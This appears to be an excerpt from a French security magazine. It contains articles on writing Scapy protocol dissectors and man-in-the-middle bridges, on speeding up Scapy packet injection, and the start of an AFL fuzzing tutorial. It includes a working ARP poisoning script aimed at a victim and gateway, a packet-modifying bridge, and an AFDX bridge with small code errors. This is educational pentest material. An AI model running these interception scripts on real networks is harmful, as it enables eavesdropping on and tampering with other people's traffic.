Ici, le champ **dal** (*Destination Address Length*) est présenté comme contenant la longueur du champ nommé **dst**. Le paramètre **fmt** présente le format d'encodage (selon les conventions du module **struct**) de la valeur du champ. Ici, la longueur de l'adresse est codée sur un octet.

Pour faire la liaison dans l'autre sens, on précise au champ d'adresse que sa longueur est la valeur du champ **dal**. Ce paramètre n'existe que pour les champs de taille variable, ce qui est le cas de **ISO8348Address**, car il est dérivé du type **StrLenField**. Le type **StrLenField** est un type utilisé pour définir des champs à contenu arbitraire traités comme une chaîne dont la longueur est variable.

3.1.5 Gestion des champs optionnels

Pour gérer les champs optionnels, nous utilisons des types d'options dérivés d'un type commun, afin de contraindre le champ **PacketListField**.

Dans un premier temps, il faut créer une énumération des codes d'option.

Fichier

```
_clnp_option_codes = { 0b11001100: "Pad",
                       0b11000101: "Security",
                       0b11001000: "Source Routing",
                       0b11001011: "Record Route",
                       0b11000011: "QoS",
                       0b11001101: "Prio"}
```

Un tronc commun est ensuite défini pour tous les paquets d'options.

Fichier

```
class _CLNPOption_HDR(Packet):
    fields_desc = [ ByteEnumField("code", 0, _clnp_option_codes),
                   ByteField("len", 0)]
```

Chaque type d'option est ensuite défini individuellement à partir du header commun.

Fichier

```
class CLNPOption_Priority(CLNPOption):
    code = 0b11001101
    name = "Priority"
    fields_desc = [ _CLNPOption_HDR,
                   ByteField("prio", 0)]

class CLNPOption_Security(CLNPOption):
    code = 0b11000101
    name = "Security"
    fields_desc = [ _CLNPOption_HDR,
                   BitField("format", 0, 2),
                   BitField("pad", 0, 6),
                   StrLenField("level", "", length_from=lambda pkt: pkt.len-1)
                   ]
```

Enfin un paquet générique permet de gérer le choix du type d'option.

Fichier

```
class CLNPOption(Packet):
    name = "CLNPOption"
    fields_desc = [ _CLNPOption_HDR ]

    def extract_padding(self, p):
        return "", p
    registered_clnp_options = {}
    @classmethod
    def register_variant(cls):
        cls.registered_clnp_options[cls.code.default] = cls
    @classmethod
    def dispatch_hook(cls, pkt=None, *args, **kwargs):
        if pkt:
            typ = ord(pkt[0])
            if typ in cls.registered_clnp_options:
                return cls.registered_clnp_options[typ]
        return cls
```

La fonction de classe **register_variant** sert à peupler automatiquement un dictionnaire de tous les paquets dérivés en fonction du code.

Lors du décodage d'un paquet, Scapy a besoin de savoir séparer les métadonnées de la charge effective du paquet. C'est la tâche de la fonction **extract_padding**.

Cette fonction renvoie un couple séparant les données appartenant au paquet (le padding) des données de la couche suivante. Par défaut, cette fonction renvoie (**p, None**) ce qui signifie que les données non spécifiées dans les champs appartiennent tout de même à cette couche sous forme de padding.

En la surchargeant ainsi, on permet le décodage d'une éventuelle couche protocolaire sous-jacente.

dispatch_hook est une autre fonction essentielle permettant la bonne sélection du sous-type de paquet lors du décodage. Dans le cas présent, elle est appelée par le moteur de décodage de Scapy lorsqu'il faut décoder une CLNPOption. En exploitant le premier octet de l'option qui contient son code type, cette fonction instancie un paquet avec la bonne sous-classe. Elle utilise pour cela le dictionnaire construit par **register_variant**.

3.1.6 Calculs à l'émission du paquet

Comme présenté précédemment, il est souvent utile de pouvoir effectuer des calculs lors de l'envoi, notamment sur les champs de longueur ou de checksum. Le code suivant présente la fonction utilisée lors de l'envoi d'un paquet CLNP.

Fichier

```
def post_build(self, p, pay):
    if self.dal is None:
        dl = len(self.dst)
        p = p[:9]+struct.pack("!B", dl)+p[10:]
    if self.sal is None:
        sl = len(self.src)
        idx = 10+len(self.dst)
        p = p[:idx]+struct.pack("!B", sl)+p[idx+1:]
    if self.headlen is None:
        p = p[:1]+struct.pack("!B", len(p))+p[2:]
    if self.pduLen is None:
        p = p[:5]+struct.pack("!H", len(p+pay))+p[7:]
    if self.len is None:
        o=10+len(self.dst)+1+len(self.src)+4
        p = p[:o]+struct.pack("!H", len(p+pay))+p[o+2:]
    return p+pay
```

3.1.7 Encapsulation automatique des protocoles

Afin d'automatiser le décodage des protocoles dans Scapy lors de la lecture d'une capture réseau, il convient d'utiliser la fonction **bind_layers** qui prend comme paramètres les deux couches protocolaires à lier ainsi qu'une condition :

Fichier

```
bind_layers(LLC, CLNP, dsap=0xfe, ssap=0xfe)
```

3.2 Cas d'usage 2 : pont pour attaque de l'homme du milieu

Les fonctionnalités offertes par Scapy permettent de créer rapidement des attaques de l'homme du milieu sur différents protocoles. Le recalcul des « checksum » et des champs longueur permet la modification des paquets à la volée.

3.2.1 Pont avec deux cartes réseau

Dans certains cas, il peut être intéressant de mettre un outil en coupure d'un lien physique, pour analyser ou modifier des paquets transitant sur ce lien.

Grâce aux fonctions **sniff** et **sendp** l'implémentation d'un pont réseau dans Scapy est relativement simple.

La fonction **sniff** permet de capturer les paquets sur une interface, cette fonction peut prendre les paramètres suivants :

- ⇒ **filter** : filtre au format de la **libpcap** ;
- ⇒ **iface** : nom de l'interface sur laquelle capturer les paquets ;
- ⇒ **prn** : fonction à utiliser pour l'affichage des paquets reçus.

La fonction d'affichage pouvant être passée en paramètre de la fonction **sniff**, prend en argument le paquet capturé. Il est donc possible de détourner l'utilisation de cette fonction pour réaliser des actions à la réception d'un paquet. Dans le cas d'un pont réseau, cette fonction est utilisée pour réémettre le paquet capturé sur une autre interface (après modification éventuelle du paquet).

Voici un exemple d'un simple pont réseau sans modification à la volée :




Fig. 7 : Pont réseau pour attaque de l'homme du milieu.

Fichier

```
from scapy.all import *
from multiprocessing import Process

# configuration
incomming_if="IF1"
incomming_mac="MAC_HOST1"
outcomming_if="IF2"
outcomming_mac="MAC_HOST2"

def forward_incomming_pkt(pkt):
    p=pkt.copy()
    sendp(p,iface=outcomming_if,verbose=False)

def forward_outcomming_pkt(pkt):
    p=pkt.copy()
    sendp(p,iface=incomming_if,verbose=False)

# sniff on incomming_if and forward packets using forward_incomming_pkt
def handle_incommint_pkts():
    filter="ether src %s" % (incomming_mac)
    sniff(filter=filter,iface=incomming_if,prn=forward_incomming_pkt)

# sniff on outcomming_if and forward packets using forward_outcomming_pkt
def handle_outcommint_pkts():
    filter="ether src %s" % (outcomming_mac)
    sniff(filter=filter,iface=outcomming_if,prn=forward_outcomming_pkt)
```

```
if __name__ == '__main__':
    incomming=Process(target=handle_incommint_pkts)
    outcomming=Process(target=handle_outcommint_pkts)
    incomming.start()
    outcomming.start()
    incomming.join()
    outcomming.join()
```

3.2.2 Modification de paquet à la volée

Pour mener des attaques de l'homme du milieu, le pont doit être capable de modifier les paquets à la volée, voici un exemple de modification des paquets entrant sur la première interface (modification du payload ICMP).

Fichier

```
def forward_incomming_pkt(pkt):
    p=pkt.copy()
    # Modification des paquets ICMP echo-request
    if ICMP in p and p[ICMP].type == 8:
        p[ICMP].load="Modifié par Scapy"
        # recalcul des longueurs et checksums
        p[ICMP].chksum=None
        p[IP].len=None
        p[IP].chksum=None
    sendp(p,iface=outcomming_if,verbose=False)
```

Si pour certains protocoles il existe des outils plus adaptés, pour de nombreux protocoles moins répandus, il n'existe pas d'outil permettant de réaliser ce type d'attaque.

La boîte à outils qu'offre Scapy permet de rapidement développer un pont pour un protocole donné.

3.2.3 ARP poisoning

Sur un réseau local, l'ARP poisoning permet de réaliser des attaques de l'homme du milieu sans être en coupure physique. Là aussi Scapy n'est pas forcément l'outil le plus adapté pour mener ce genre d'attaque, mais il peut être aisément intégré dans un script d'attaque de l'homme du milieu. L'exemple suivant permet d'intercepter les communications entre une victime et sa passerelle :

Fichier

```
from scapy.all import *
from multiprocessing import Process

# configuration
conf.iface="INTERFACE"
victim="IP_VICTIME"
gateway="IP_GATEWAY"

def send_fake_arp():
    victim_spoof=ARP(psrc=victim, pdst=gateway, op=2)
    gateway_spoof=ARP(psrc=gateway, pdst=victim, op=2)
    while True:
        send(victim_spoof,verbose=False)
        send(gateway_spoof,verbose=False)

if __name__ == '__main__':
    arp_spoof=Process(target=send_fake_arp)
    arp_spoof.start()
    arp_spoof.join()
```

La fonction **arpcachepoison** permet également de forger des paquets ARP pour une attaque ARP poisoning.

3.2.4 Changement de protocole (Ethernet → AFDX)

Certaines infrastructures industrielles n'utilisent pas Ethernet comme protocole de niveau 2, en revanche des protocoles standards (TCP/UDP) sont utilisés à plus haut niveau. Scapy permet de faire très simplement un pont réseau assurant la conversion de protocole de bas niveau, ainsi il sera ensuite possible d'utiliser des outils standards pour tester les protocoles de niveau supérieur.

Ci-dessous un exemple de conversion entre un réseau Ethernet classique et un réseau pour l'avionique. Dans l'avionique, le protocole AFDX est utilisé à l'avantage d'Ethernet pour des raisons de déterminisme. Les protocoles Ethernet et AFDX sont quasiment les mêmes, la seule différence qui nous intéresse pour faire la conversion de protocole est une différence sur le format de trame.



Fig. 8 :
Trame AFDX.

La trame AFDX est identique à l'Ethernet à l'exception du compteur d'un octet ajouté en fin de trame.

Ce compteur est positionné à 0 pour la première trame, il est ensuite incrémenté à chaque émission de trame (boucle de 1 à 255, valeur 0 exclue).

Fichier

```
from scapy.all import *
from multiprocessing import Process

# configuration
incomming_if="INTERFACE_ETHERNET" # Ethernet world
incomming_mac="MAC_PC_PENTEST"
outcomming_if="INTERFACE_AFDX" # AFDX world
outcomming_mac="MAC_EQUIPEMENT_AVIONIQUE"

AFDX_COUNTER=-1

def get_afdx_counter():
    global AFDX_COUNTER
    if AFDX_COUNTER == -1:
        AFDX_COUNTER+=1
        return 0
    else:
        value=(AFDX_COUNTER%0xFF)+1
        AFDX_COUNTER+=1
        return value

# add AFDX counter
def forward_incomming_pkt(pkt):
    p=Ether(str(pkt)+chr(get_afdx_counter()))
    sendp(p,iface=outcomming_if,verbose=False)

# remove AFDX counter
def forward_outcomming_pkt(pkt):
```

```
p=Ether(str(pkt)[-1])
sendp(p,iface=incomming_if,verbose=False)

# sniff on incomming_if and forward packets using forward_incomming_pkt
def handle_incommint_pkts():
    filter="ether src %s" % (incomming_mac)
    sniff(filter=filter,iface=incomming_if,prn=forward_incomming_pkt)

# sniff on outcomming_if and forward packets using forward_outcomming_pkt
def handle_outcommint_pkts():
    filter="ether src %s" % (outcomming_mac)
    sniff(filter=filter,iface=outcomming_if,prn=forward_outcomming_pkt)

if __name__ == '__main__':
    incomming=Process(target=handle_incommint_pkts)
    outcomming=Process(target=handle_outcommint_pkts)
    arp_spoof=Process(target=send_fake_arp)
    incomming.start()
    outcomming.start()
    incomming.join()
    outcomming.join()
```

CONCLUSION

Scapy est un outil d'analyse et de génération de trafic réseau ainsi que de tout flux binaire décodable selon les mêmes principes. Il permet de construire rapidement des outils d'adaptation entre réseaux ainsi que d'automatiser toutes sortes de manipulations sur le trafic. L'intégration de nouveaux protocoles est rapide.

Scapy possède de nombreuses fonctionnalités non détaillées dans cet article pour aller plus loin dans l'exploration et la génération de flux réseau. Il est notamment possible d'intégrer la gestion de machines d'état, la fragmentation de paquets ou encore le fuzzing.

En revanche, pour certains usages, Scapy souffre de problèmes de performances, il sera préférable d'utiliser un autre outil. Par exemple, dans le cas d'attaques en déni de service par saturation, Scapy pourra être utilisé pour générer le paquet et un autre outil pour le rejouer (par exemple HPING). ■

REMERCIEMENTS

Nous tenons à remercier Rémy Daudigny et Joan Mazenc pour leur relecture attentive de cet article.

RÉFÉRENCES

[MISC72] « Saturer la bande passante avec les attaques réflexion » par Pierre Bienaimé dans *MISC* n°72

[SCAPY] <http://www.secdev.org/projects/scapy/>

[CLNP] <https://tools.ietf.org/html/rfc1162>

PLUS DUR, MEILLEUR, PLUS FORT AVEC SCAPY !

Guillaume Valadon

Développé par Philippe Biondi, Scapy est un outil écrit en Python facilitant la création de paquets, ainsi que leurs envois et leurs réceptions sur le réseau. En dépit d'une documentation exemplaire, la rumeur veut que Scapy soit lent. S'il est vrai que les performances ne sont pas tout le temps au rendez-vous, il faut rappeler que Scapy a été développé pour permettre un prototypage rapide et une interaction complète avec les paquets émis et reçus. Par conséquent, un nombre important de « *détails* » sont silencieusement gérés par Scapy, comme le choix de l'adresse IP source ou le calcul des checksums. Cet article présente différents trucs et astuces [1] permettant d'améliorer sensiblement ses performances sous Linux. Il s'adresse aux utilisateurs avancés de Scapy.

1. SCAPY 2.3.1

La version 2.3.1 de Scapy est disponible depuis la fin de l'année 2014. Il s'agit de la première version stable depuis 2011. Début mars 2015, elle est intégrée dans Gentoo, Arch Linux et pip. Le projet est désormais géré sur Bitbucket [2], ce qui facilite le suivi des bugs, leurs corrections et l'ajout de nouvelles fonctionnalités.

Depuis la version 2.2.0, Scapy peut désormais gérer de nouveaux protocoles dont IPsec, DNSSEC, CARP et LDP. Une nouvelle fonction de cache de paquets a également été intégrée par Pierre Lalet. Elle permet de conserver une copie exacte du paquet décodé par Scapy (lors de sa lecture depuis un fichier PCAP ou sa capture sur le réseau) rendant l'écriture dans un fichier PCAP, ou l'envoi sur le réseau plus rapide s'il n'a pas été modifié par l'utilisateur. Dans le cas du DNS, certains paquets reconstruits pouvaient être différents des paquets reçus, car Scapy ne gère pas la compression des noms de domaines, ce qui était source de bugs. Cette nouvelle fonctionnalité a fortement inspiré la suite de cet article.

2. ACCÉLÉRER LA CONSTRUCTION DES PAQUETS

Scapy facilite énormément la création de paquets à l'aide d'une syntaxe de prototypage intuitive. Cependant, en fonction des usages de chacun, les performances peuvent ne pas être au rendez-vous, car de nombreuses étapes coûteuses sont masquées à l'utilisateur, comme le choix des adresses sources ou le calcul des différents checksum. La création des objets Python associés aux paquets Scapy ralentit également leurs constructions.

En prenant l'exemple d'un paquet DNS, nous allons chercher à créer des paquets le plus rapidement possible. La fonction `build_1()` de l'exemple 1 retourne un paquet DNS, de 57 octets, défini puis construit par Scapy. Sur la machine de test, 1000 paquets sont créés en environ 1 seconde, soit un débit de 50 ko/s. Il est important de souligner que c'est le nombre de paquets par secondes qui est le plus intéressant à considérer, car le plus limitant par rapport au débit total. En effet, le paquet DNS généré est petit, si sa taille était plus grande, le débit théorique augmenterait proportionnellement.

Fichier

```
def build_1():  
    p = IP(dst="8.8.8.8", src="10.28.7.80")/UDP()  
    p /= DNS(rd=1, qd=DNSQR(qname="miscmag.com", qtype="A"))  
    return str(p)
```

Exemple 1

La fonction `build_2()` fonctionne comme `build_1()`, mais stocke le paquet construit dans une variable. Cette simple modification permet de créer 1000 paquets en 0.23 ms, soit environ 4.5 millions pps [3] pour un débit de 250 Mo/s. Un cache automatique similaire est en cours de test avant intégration dans la version de développement de Scapy.

Fichier

```

cached = None
def build_2():
    global cached
    if cached is None:
        p = str(IP(dst="8.8.8.8", src="10.28.7.80")/UDP()
        p /= DNS(rd=1, qd=DNSQR(qname="miscmag.com", qtype="A"))
        cached = str(p)
    return cached

```

Exemple 2

Si l'on cherche à injecter le même paquet DNS en faisant varier le champ **Query ID**, il n'est plus possible de simplement cacher les paquets, car il faut recalculer les *checksums* IP et UDP pour chaque paquet. L'exemple 3 montre comment utiliser des méthodes **post_build()** de Scapy pour modifier une représentation binaire des paquets que l'on cherche à générer.

Les trois premières lignes construisent le paquet, et stockent sa représentation binaire. Il est nécessaire de fixer les *checksums* à zéro pour que le résultat du calcul des checksums soit correct. L'étape suivante consiste à modifier le champ **Query ID** à l'aide de la fonction **patch_qid()** [4]. Finalement, il convient de supprimer les attributs *chksum* des entêtes IP et UDP (cela force Scapy à recalculer les champs correspondants), et d'appeler les méthodes **post_build()** sur leurs représentations binaires pour forcer le calcul des checksums et de la taille des paquets.

Ce code est certes plus long qu'une utilisation directe de Scapy, mais permet de générer 1000 paquets en 38 ms, soit environ 26 kpps pour un débit de 1.4 Mo/s.

Fichier

```

# Préparation de la représentation binaire du paquet
packet = IP(dst="8.8.8.8", src="10.28.7.80", chksum=0)/UDP(chksum=0)
packet /= DNS(rd=1, qd=DNSQR(qname="miscmag.com", qtype="A"))
cached_packet= str(packet)

def build_3(qid):
    # Modification du champ Query ID
    patched_dns_packet = patch_qid(cached_packet[28:], qid)

    # Modification du checksum UDP
    del(packet[UDP].chksum) # Force Scapy à recalculer le checksum
    patched_udp_packet = packet[UDP].post_build(cached_packet[20:28],
                                                patched_dns_packet) # Uniquement l'entête UDP

    # Modification du checksum IP
    del(packet[IP].chksum) # Force Scapy à recalculer le checksum
    patched_ip_packet = packet[IP].post_build(cached_packet[:20],
                                              patched_udp_packet) # Jusqu'à l'entête UDP

    return patched_ip_packet

```

Exemple 3

L'exemple 4 vise quant à lui à utiliser Scapy uniquement pour construire le paquet initial, et à calculer les *checksums* à l'aide des fonctions `pseudo_header()` [5], `patch_udp_checksum()`, et `patch_ip_checksum()`. Ce dernier exemple permet de générer 1000 paquets en 3.5 ms, soit environ 285 kpps pour un débit de 15 Mo/s.

Fichier

```
# Séparation du paquet en parties "statiques"
cached_udp_packet = cached_packet[20:]
cached_ip_packet = cached_packet[:20]
phdr = pseudo_header("8.8.8.8", "10.28.7.80", socket.IPPROTO_UDP,
                    len(cached_udp_packet))

def build_4(qid):
    # Modification du champ query ID du paquet DNS
    patched_dns_packet = patch_qid(cached_udp_packet[8:], qid)
    patched_udp_packet = cached_udp_packet[:8] + patched_dns_packet

    # Modification du checksum du paquet DNS
    patched_udp_packet = patch_udp_checksum(patched_udp_packet, phdr)

    # Modification du checksum du paquet IP
    patched_ip_packet = patch_ip_checksum(cached_ip_packet)
    patched_ip_packet += patched_udp_packet
    return patched_ip_packet
```

Exemple 4

À travers ces exemples, il apparaît que la bonne connaissance des protocoles permet d'améliorer sensiblement le nombre de paquets que l'on peut générer. Pour cela, la flexibilité de Scapy est utilisée pour construire leurs représentations binaires. Il est toutefois nécessaire de gérer soi-même le calcul des *checksums*. Deux pistes non concluantes ont également été testées lors de la rédaction de cet article : le type `bytearray` de Python permettant de modifier des chaînes binaires sans les recopier, et l'interpréteur PyPy [6] dont les performances sont souvent meilleures que celles de l'interpréteur CPython classique.

Il est intéressant de noter que la septième édition du journal *PoC // GTFO* [7] contient l'article *When Scapy is too high-level*. L'auteur propose une alternative innovante consistant à forger des paquets directement depuis un shell à partir des valeurs hexadécimales des différents champs.

3. ACCÉLÉRER L'INJECTION DES PAQUETS

Avec un peu de code supplémentaire, il est désormais possible de générer 285 kpps. L'exemple 5 montre comment les injecter à l'aide de la fonction `sendp()` [8] de Scapy. La fonction `inject_1()` ne fournit toutefois pas les performances attendues. Seuls 20 pps sont injectés, soit environ 1 Ko/s au niveau Ethernet. À chaque appel de la fonction `sendp()`, une nouvelle socket `AF_PACKET` est créée engendrant un grand nombre d'appels systèmes inutiles.

Fichier

```
def inject_1():
    sendp(build_3(020385))
```

Exemple 5

Il serait tout à fait possible de générer un grand nombre de paquets puis de les passer tous ensemble à la fonction **send()** pour obtenir de meilleures performances. Cependant, il s'agit d'un cas très favorable pour Scapy, car les paquets ne sont plus générés dynamiquement.

Afin d'accélérer l'envoi de paquets, l'exemple 6 montre comment utiliser la super socket **L2Socket()** de Scapy pour envoyer les paquets directement avec la méthode **send()** [9]. Cette fois, environ 125 kpps [10] sont injectés, soit 9.98 Mo/s au niveau Ethernet sur une interface à 100 Mbit/s.

Fichier

```
l2socket = L2Socket(" eth0 ")
def inject_2():
    l2socket.send(build_3(020385))
```

Exemple 6

Sur une interface gigabit, la fonction **inject_2()** a injecté près de 150 kpps, soit 12 Mo/s environ. La fonction **inject_3()** de l'exemple 7 utilise quant à elle la socket Linux native, et permet d'atteindre les 175 kpps, soit 13.4 Mo/s.

Fichier

```
l2socket = L2Socket(" eth0 ")
def inject_3():
    l2socket.outs.sendto(build_3(020385))
```

Exemple 7

La super socket **L3Socket()** peut être utilisée pour injecter des paquets au niveau 3. Il est intéressant de souligner qu'un bug de la méthode **send()** de cette super socket a été rapporté par l'utilisateur Javantea sur Bitbucket. La fonction **bind()** est appelée sur la socket à chaque envoi de paquets. Un patch générique, en cours de test, devrait grandement améliorer les performances lorsqu'une liste de paquets est passée à la fonction **send()**, qui injecte au niveau 3.

4. AMÉLIORER L'ÉMISSION ET LA RÉCEPTION DES PAQUETS

Les fonctions **sr*()** injectent des paquets et retournent les réponses associées. Ainsi, si l'on injecte trois messages ICMP Echo Request, elles retourneront trois ICMP Echo Reply, comme dans l'exemple 8. Pour optimiser l'association des réponses aux questions, Scapy

commence par calculer un *hash* sur chaque paquet à l'aide de la méthode **hashret()**. Ces hashes sont des invariants de paquets permettant de vérifier rapidement si un paquet reçu correspond à un paquet émis. Ainsi, un paquet IPv6 ne sera jamais la réponse d'un paquet IPv4. Pour finir, Scapy utilise la méthode **answers()** afin de comparer finement couche par couche qu'un paquet reçu est bien la réponse d'un paquet émis.

Fichier

```
>>> a,u = sr(IP(dst="8.8.8.8")/ICMP()*3, verbose=0)
>>> len(a)
3
```

Exemple 8

Ce mécanisme est intimement lié aux objets Python représentant les paquets manipulés par Scapy. Par conséquent, il n'est malheureusement pas envisageable d'utiliser les mêmes astuces que dans les précédentes sections. Cependant, lorsque le trafic réseau est soutenu, il est possible d'aider Scapy en limitant les paquets à traiter grâce à des filtres BPF, comme ceux utilisés par la commande **tcpdump**. Ainsi, dans l'exemple 8, le paramètre *filter* de la fonction **sr()** peut être positionné à **src host 8.8.8.8 and icmp**.

L'utilisation de ce type de filtres est très efficace pour améliorer les performances, cependant il est possible de rater des réponses s'ils sont incomplets. L'exemple précédent ne sait par exemple pas gérer les messages ICMP d'erreurs qu'un routeur pourrait émettre au lieu de transférer ce paquet.

5. ACCÉLÉRER LA LECTURE DES FICHIERS PCAP

Scapy peut nativement lire et écrire des fichiers au format PCAP à l'aide des fonctions **rdpcap()** et **wrpcap()**. Les écritures sont peu problématiques, car dès lors que les représentations binaires des paquets sont présentes en mémoire, il est simple de les écrire sur disque. À l'inverse, la lecture d'un fichier volumineux à l'aide de **rdpcap()** peut échouer, car tous les paquets sont stockés sous forme d'objets Python. À titre d'exemple, les 8 Go de RAM de la machine de test n'ont pas permis de charger le fichier d'exemple [11] de 700 Mo contenant près de 7 millions de paquets.

Il est toutefois relativement rare de devoir conserver les paquets en mémoire avant de les traiter. Par conséquent, et à titre d'exemple, nous allons chercher à les parser sans les stocker pour extraire les 450000 requêtes DNS contenues dans le fichier d'exemple.

Afin de manipuler des fichiers pcap volumineux avec Scapy, il est nécessaire d'utiliser les objets **RawPcapReader()** et **PcapReader()**. L'exemple 9 montre comment parcourir la structure d'un fichier pcap sans parser les paquets. L'objet **RawPcapReader()** se comportant comme un itérateur, une seule chaîne de caractères représentant le paquet est présente en mémoire à chaque instant.

Cela prend seulement 8 secondes sur la machine de test, mais cela n'est pas très utile. Si l'on remplace l'objet **RawPcapReader()** par **PcapReader()**, Scapy parse l'intégralité des paquets en 45 minutes. À titre de comparaison, **tcpdump** parse le fichier d'exemple en 20s.

Fichier

```
for packet in RawPcapReader("capture.pcap"):
    packet
```

Exemple 9

Pour aller un peu plus vite, il est possible de limiter les protocoles que Scapy va parser. Ainsi, dans l'exemple 10, on va remplacer les valeurs par défaut de l'attribut **payload_guess** des couches protocolaires qui nous intéressent. Pour récupérer les requêtes DNS, Scapy doit seulement parser les couches Ether, IP, UDP et DNS. Cette optimisation permet de parser le fichier de test en 30 minutes environ, ce qui est encore long.

Fichier

```
Ether.payload_guess = [{'type': 0x800}, scapy.layers.inet.IP]
IP.payload_guess = [{'frag': 0, 'proto': 0x11},
                    scapy.layers.inet.UDP]
UDP.payload_guess = [{'sport': 53}, scapy.layers.dns.DNS],
                    [{'dport': 53}, scapy.layers.dns.DNS]
for packet in PcapReader("capture.pcap"):
    if DNS in packet:
        print packet.summary()
```

Exemple 10

Il s'avère donc délicat de *parser* des fichiers PCAP volumineux avec Scapy. L'approche idéale est dans ce cas de figure de filtrer ces fichiers à l'aide de la commande **tshark** avant de les charger dans Scapy. L'exemple 11 montre comment isoler les paquets DNS dans un fichier au format pcap classique à l'aide d'un filtre utilisant la syntaxe de Wireshark.

Fichier

```
$ tshark -r ../capture.pcap -w capture.dns.pcap -F pcap -Y
"udp.port == 53"
```

Exemple 11

LE MOT DE LA FIN

À l'aide d'exemples simples, nous venons de parcourir les quatre fonctions principales de Scapy sous l'angle de leurs performances. Si les résultats sont honorables, ils ne sont bien entendu pas comparables avec ceux d'outils développés dans un langage compilé.

Toutefois, la puissance de Scapy réside avant tout dans sa facilité d'interaction avec les paquets. Ainsi, plus de 50 lignes de C sont nécessaires pour forger et injecter un paquet très simple, contre une seule en Scapy. L'équilibre précaire entre facilité d'utilisation et performances peut être conservé grâce aux trucs et astuces de cet article.

Plusieurs pistes sont envisageables pour aller plus loin et plus vite : utiliser le module **multiprocessing** pour tirer parti des architectures multi-cœurs lors de la construction des paquets, ou profiter des interfaces **dppk** [12] ou **PF_RING** [13] pour injecter plus vite. L'interpréteur PyPy mérite également d'être considéré pour certains usages. Début mars 2015, il ne supporte malheureusement pas les sockets **AF_PACKET** et ne peut donc pas être utilisé pour interagir avec le réseau. ■

NOTES

[1] Pour plus de lisibilité, les exemples ont été épurés.

L'ensemble du code présenté dans cet article est disponible sur <http://git.io/jPKs>.

[2] <https://bitbucket.org/secdev/scapy>

[3] Paquets Par Seconde.

[4] Cette fonction supprime simplement les deux premiers octets de la chaîne de caractères fournie en argument, et la remplace par la représentation binaire, sur deux octets, de qid.

[5] Cette fonction retourne un pseudo entête IP tel que défini dans la RFC768.

[6] <http://pypy.org>

[7] <https://www.alchemistowl.org/pocorgtfo>

[8] Cette fonction injecte les paquets au niveau 2. Pour simplifier les exemples, on considérera que **build_3()** ajoute un entête Ethernet au paquet DNS.

[9] Éric Leblond a d'ailleurs présenté une méthode similaire sur son blog : <https://home.regit.org/2014/04/speeding-up-scapy-packets-sending>

[10] Pour ce type d'interface la limite théorique est d'environ 150 kpps.

[11] On peut le générer avec la commande suivante :

```
tcpdump -C 700 -s 0 -w example.pcap
```

[12] <http://dppk.org/>

[13] http://www.ntop.org/products/pf_ring/



2

AUDITEZ VOS APPLICATIONS

À découvrir dans cette partie...

2.1 American Fuzzy Lop



Le fuzzing applicatif est une technique dont l'efficacité pour la recherche de faille n'est plus à démontrer. Découvrez American Fuzzy Lop, un outil optimisant la découverte de failles. p. 36

2.2 Burp suite



Découvrez toutes les possibilités de Burp, pour trouver rapidement les vulnérabilités des applications web. p. 46

2 AUDITEZ

AMERICAN FUZZY LOP

Kevin Denis

Le fuzzing est une technique datant de plusieurs années qui consiste à modifier de manière aléatoire des données fournies à un programme. Le but est de rendre instable le programme lisant ces données. Cette méthode est très utilisée en sécurité informatique pour trouver des failles de sécurité, soit par déni de service, soit par corruption de mémoire. Elle a l'avantage d'être facile à mettre en œuvre et de produire des bons résultats, car les programmeurs font souvent un peu trop confiance dans les données provenant de l'extérieur, sans avoir prévu les cas aux limites, ou qui s'écartent de la norme attendue.

1. AU COMMENCEMENT ÉTAIT LE FUZZ

Cet article va s'intéresser au fuzzing de programmes lisant des fichiers. Nous commencerons par étudier les principes du fuzzing à l'aide d'un simple script shell, puis d'une évolution possible de ce concept avec zzuf ou radamsa, deux fuzzers open source. Les limites du fuzzing seront présentées. Afl sera alors introduit. Afl, ou *American Fuzzy Lop*, est un fuzzer développé par lcamtuf (Michel Zalewsky) qui permet de dépasser les limites évoquées tout en conservant la simplicité d'usage du fuzzing. Des cas pratiques seront donnés pour expliquer la syntaxe et l'usage de ce fuzzer.

2. LE FUZZING

2.1 Un fuzzer en 10 lignes de bash

Fuzzer un programme est très simple. Il suffit de modifier un fichier d'entrée, et de monitorer le programme qui va le lire, puis répéter l'opération jusqu'à produire des résultats intéressants. Un fuzzer simpliste peut s'écrire en moins de dix lignes de script bash :

Fichier

```
#!/bin/bash

FUZZED=programme
while true
do
    dd if=/dev/urandom of=file bs=1024 count=1
    timeout 5 $FUZZED file
    [ $? -eq 139 ] && cp file $(mktemp -u $FUZZED.XXXXX)
done
```

Le script génère puis envoie en boucle 1ko de données aléatoires à un programme et vérifie si le code retour vaut 139 (SEGFALT). Dans ce cas, le fichier d'input est sauvegardé. Et le script reprend au début. L'analyse peut alors consulter la liste des fichiers générant des crashes pour les étudier.

Dans l'hypothèse d'un temps suffisamment long, ce script permet de tester tous les chemins d'exécution d'un programme, et pour le chercheur en sécurité, de connaître tous les fichiers d'input qui font crasher le programme. Dans un temps raisonnable, cela n'est plus vrai. Un fichier aléatoire n'a que peu de chance d'être accepté par un programme qui commence souvent par vérifier la validité (le format) du fichier source en testant son header (ou magic bytes) [Note : si le programme calcule un checksum, il est conseillé d'inhiber cette routine, sinon le fuzzer risque surtout de vérifier le calcul de ce checksum]. La probabilité est donc assez faible d'obtenir un fichier accepté par le programme, et encore plus faible pour obtenir un cas critique. La qualité du fichier d'input est donc importante afin d'être suffisamment proche d'un fichier légitime, mais comportant des modifications permettant d'aller dans des cas limites du programme. La mutation des fichiers d'input est donc en fuzzing une étape importante.

2.2 Les fuzzers radamsa et zzuf

Deux programmes (sous licence libre) donnent de très bons résultats pour faire muter des fichiers sources légitimes: radamsa [<https://code.google.com/p/ouspg/wiki/Radamsa>] et zzuf [<http://caca.zoy.org/wiki/zzuf>]. radamsa donne de très bons résultats pour faire muter des fichiers textes ou binaires sans aucun paramétrage (les options existent, mais elles sont souvent inutiles, les choix par défaut étant très bons) :

Terminal

```
kevin@slackware:~$ echo good > file
kevin@slackware:~$ radamsa file
gogo
kevin@slackware:~$ radamsa file
gogoooooggoooodod
goood
kevin@slackware:~$ radamsa file
g??o
go??od
kevin@slackware:~$
```

